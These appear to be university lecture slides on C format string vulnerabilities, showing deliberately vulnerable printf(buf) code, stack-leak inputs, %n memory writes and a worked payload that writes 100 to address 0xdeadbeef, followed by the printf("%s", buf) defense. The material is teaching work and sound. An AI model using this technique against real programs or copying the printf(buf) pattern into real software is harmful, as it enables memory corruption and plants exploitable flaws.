

# More Memory Safety Vulnerabilities

CS 161 Spring 2024 - Lecture 3 Extra Slides

# Format String Vulnerabilities

Textbook Chapter 3.3

# Review: `printf` behavior

- Recall: `printf` takes in an variable number of arguments
  - How does it know how many arguments that it received?
  - It infers it from the first argument: the format string!
  - Example: `printf("One %s costs %d", fruit, price)`
  - What happens if the arguments are mismatched?


# Review: `printf` behavior

Computer Science 161

```
void func(void) {  
    int secret = 42;  
    printf("%d\n", 123);  
}
```

**printf assumes** that there is 1 more argument because there is one format sequence and will look 4 bytes up the stack for the argument

What if there is no argument?




# Review: `printf` behavior

Computer Science 161

```
void func(void) {  
    int secret = 42;  
    printf("%d\n");  
}
```

Because the format string contains the `%d`, it will still look 4 bytes up and print the value of **secret**!



# Format String Vulnerabilities

What is the issue here?

```
char buf[64];

void vulnerable(void) {
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

# Format String Vulnerabilities

- Now, the attacker can specify any format string they want:
  - `printf("100% done!")`
    - Prints 4 bytes on the stack, 8 bytes above the RIP of `printf`
  - `printf("100% stopped.")`
    - Print the bytes **pointed to** by the address located 8 bytes above the RIP of `printf`, until the first NULL byte
  - `printf("%x %x %x %x ...")`
    - Print a series of values on the stack in hex

```
char buf[64];

void vulnerable(void) {
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```


# Format String Vulnerability Walkthrough

Computer Science 161

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

Note that strings are passed by reference in C, so the argument to `printf` is actually a pointer to `buf`, which is in static memory.





# Format String Vulnerability Walkthrough

Computer Science 161


Input: **%d%s**

Output:

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

We're calling `printf("%d%s")`. `printf` reads its first argument (`arg0`), sees two format specifiers, and expects two more arguments (`arg1` and `arg2`).



# Format String Vulnerability Walkthrough

Computer Science 161


Input: **%d%s**

Output:  
42

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

The first format specifier **%d** says to treat the next argument (arg1) as an integer and print it out.



'\0'			
'%'	'd'	'%'	's'
'a'	'k'	'e'	'\0'
'p'	'a'	'n'	'c'

# Format String Vulnerability Walkthrough

Computer Science 161

Input: **%d%s**


Output:  
**42pancake**

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

The second format specifier **%s** says to treat the next argument (arg2) as a string and print it out.

**%s** will dereference the pointer at arg2 and print until it sees a null byte (**'\0'**)



'\0'			
'%'	'd'	'%'	's'
'a'	'k'	'e'	'\0'
'p'	'a'	'n'	'c'

# Format String Vulnerabilities

- They can also write values using the `%n` specifier
  - `%n` treats the next argument as a **pointer** and writes the number of bytes printed so far to that address (usually used to calculate output spacing)
    - `printf("item %d:%n", 3, &val)` stores 7 in `val`
    - `printf("item %d:%n", 987, &val)` stores 9 in `val`
  - `printf("000%n")`
    - **Writes** the value 3 to the integer **pointed to** by address located 8 bytes above the RIP of `printf`

```
void vulnerable(void) {  
    char buf[64];  
    if (fgets(buf, 64, stdin) == NULL)  
        return;  
    printf(buf);  
}
```

# Format String Vulnerability Walkthrough

Computer Science 161


Input: **%d%n**

Output:

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

We're calling `printf("%d%n")`. `printf` reads its first argument (`arg0`), sees two format specifiers, and expects two more arguments (`arg1` and `arg2`).



# Format String Vulnerability Walkthrough

Computer Science 161


Input: **%d%n**

Output:  
42

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

The first format specifier **%d** says to treat the next argument (arg1) as an integer and print it out.



'\0'			
'%'	'd'	'%'	'n'
'a'	'k'	'e'	'\0'
'p'	'a'	'n'	'c'

# Format String Vulnerability Walkthrough

Computer Science 161

Input: **%d%n**


Output:  
**42**

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

The second format specifier **%n** says to treat the next argument (arg2) as a pointer, and write the number of bytes printed so far to the address at arg2.

We've printed 2 bytes so far, so the number 2 gets written to **secret\_string**.



'\0'			
'%'	'd'	'%'	'n'
'a'	'k'	'e'	'\0'
0x02	0x00	0x00	0x00

# Format Strings: Stack Diagram

Computer Science 161

```
void vulnerable(void) {  
    char buf[16];  
    char str[12];  
    fgets(buf, 16, stdin);  
    printf(buf);  
}
```

Now, let's try some format string vulnerabilities where the user-controlled buffer is on the stack instead of in static memory.

What does the stack diagram look like?






# Format Strings: Stack Diagram

Computer Science 161

```
void vulnerable(void) {  
    char buf[16];  
    char str[12];  
    fgets(buf, 16, stdin);  
    printf(buf);  
}
```

This is the stack diagram while `printf` is being called.

Where does `printf` look for arguments?




# Format Strings: Stack Diagram

Computer Science 161

```
void vulnerable(void) {  
    char buf[16];  
    char str[12];  
    fgets(buf, 16, stdin);  
    printf(buf);  
}
```

We've labeled which values in memory **printf** will interpret as arguments.

For example, if **buf** has 4 percent formatters, **printf** will match the last percent formatter with **arg4**.




# Write 100 to 0xdeadbeef

```
void vulnerable(void) {  
    char buf[16];  
    char str[12];  
    fgets(buf, 16, stdin);  
    printf(buf);  
}
```

Attack scenario: Write the number 100 to memory address 0xdeadbeef.

What input should the attacker supply?




# Write 100 to 0xdeadbeef

```
void vulnerable(void) {  
    char buf[16];  
    char str[12];  
    fgets(buf, 16, stdin);  
    printf(buf);  
}
```

Recall: When `printf` sees a `%n`, it takes the next unused argument, treats it like an address, and writes *the number of bytes printed so far* to that address.

When `printf` sees the `%n`, two things need to be true:

- Control *where* we write: The next unused argument on the stack should be `0xdeadbeef`.
- Control *what* we write: *The number of bytes printed so far* should be 100.



# Write 100 to 0xdeadbeef

Computer Science 161


```
void vulnerable(void) {  
    char buf[16];  
    char str[12];  
    fgets(buf, 16, stdin);  
    printf(buf);  
}
```

When `printf` sees the `%n`, two things need to be true:

- Control *where* we write: The next unused argument on the stack should be `0xdeadbeef`.
- Control *what* we write: *The number of bytes printed so far* should be 100.

Consider this exploit. What does it look like in memory?

Input:	0xdeadbeef	%94c	%c	%c	%n
--------	------------	------	----	----	----




# Write 100 to 0xdeadbeef

```
void vulnerable(void) {
    char buf[16];
    char str[12];
    fgets(buf, 16, stdin);
    printf(buf);
}
```

When writing to memory, the percent formatters take up multiple bytes of memory.

For example, `%94c` is 4 characters and takes up 4 bytes of memory.

Input:	<code>0xdeadbeef</code>	<code>%94c</code>	<code>%c</code>	<code>%c</code>	<code>%n</code>
# chars used:	4	4	2	2	2




# Write 100 to 0xdeadbeef

```
void vulnerable(void) {  
    char buf[16];  
    char str[12];  
    fgets(buf, 16, stdin);  
    printf(buf);  
}
```

Control *where* we write: The next unused argument on the stack should be **0xdeadbeef**.

- Each percent formatter “uses up” or “consumes” one argument on the stack.
- We added **%c** arguments to “consume” or “skip past” **str**, so that the **%n** argument aligns with **arg4**, where we put **0xdeadbeef**.

Input:	<b>0xdeadbeef</b>	<b>%94c</b>	<b>%c</b>	<b>%c</b>	<b>%n</b>
# chars used:	4	4	2	2	2
Consumes:	N/A	arg1	arg2	arg3	arg4




# Write 100 to 0xdeadbeef

```
void vulnerable(void) {
    char buf[16];
    char str[12];
    fgets(buf, 16, stdin);
    printf(buf);
}
```

Control *what* we write: *The number of bytes printed so far* should be 100.

- **%94c** prints the next argument on the stack as a character, padded to 94 bytes. (Also works if you switch 94 with other numbers.)
- **0xdeadbeef** and the **%c** formatters also caused characters to be printed, so we needed  $100 - 4 - 1 - 1 = 94$  padding bytes.

Input:	0xdeadbeef	%94c	%c	%c	%n
# chars used:	4	4	2	2	2
Consumes:	N/A	arg1	arg2	arg3	arg4
# bytes printed:	4	94	1	1	0






# Write 100 to 0xdeadbeef

```
void vulnerable(void) {
    char buf[16];
    char str[12];
    fgets(buf, 16, stdin);
    printf(buf);
}
```

How would you modify this exploit to write to address **0xbfff1234** instead of **0xdeadbeef**?


How would you modify this exploit to write 89 bytes instead of 100 bytes?

Input:	<b>0xdeadbeef</b>	<b>%94c</b>	<b>%c</b>	<b>%c</b>	<b>%n</b>
# chars used:	4	4	2	2	2
Consumes:	N/A	arg1	arg2	arg3	arg4
# bytes printed:	4	94	1	1	0



# Format String Vulnerabilities: Defense

```
void vulnerable(void) {  
    char buf[64];  
    if (fgets(buf, 64, stdin) == NULL)  
        return;  
    printf("%s", buf);  
}
```



Never use untrusted input in the first argument to `printf`.

Now the attacker can't make the number of arguments mismatched!

# Heap Vulnerabilities

Textbook Chapter 3.6

# Targeting Instruction Pointers

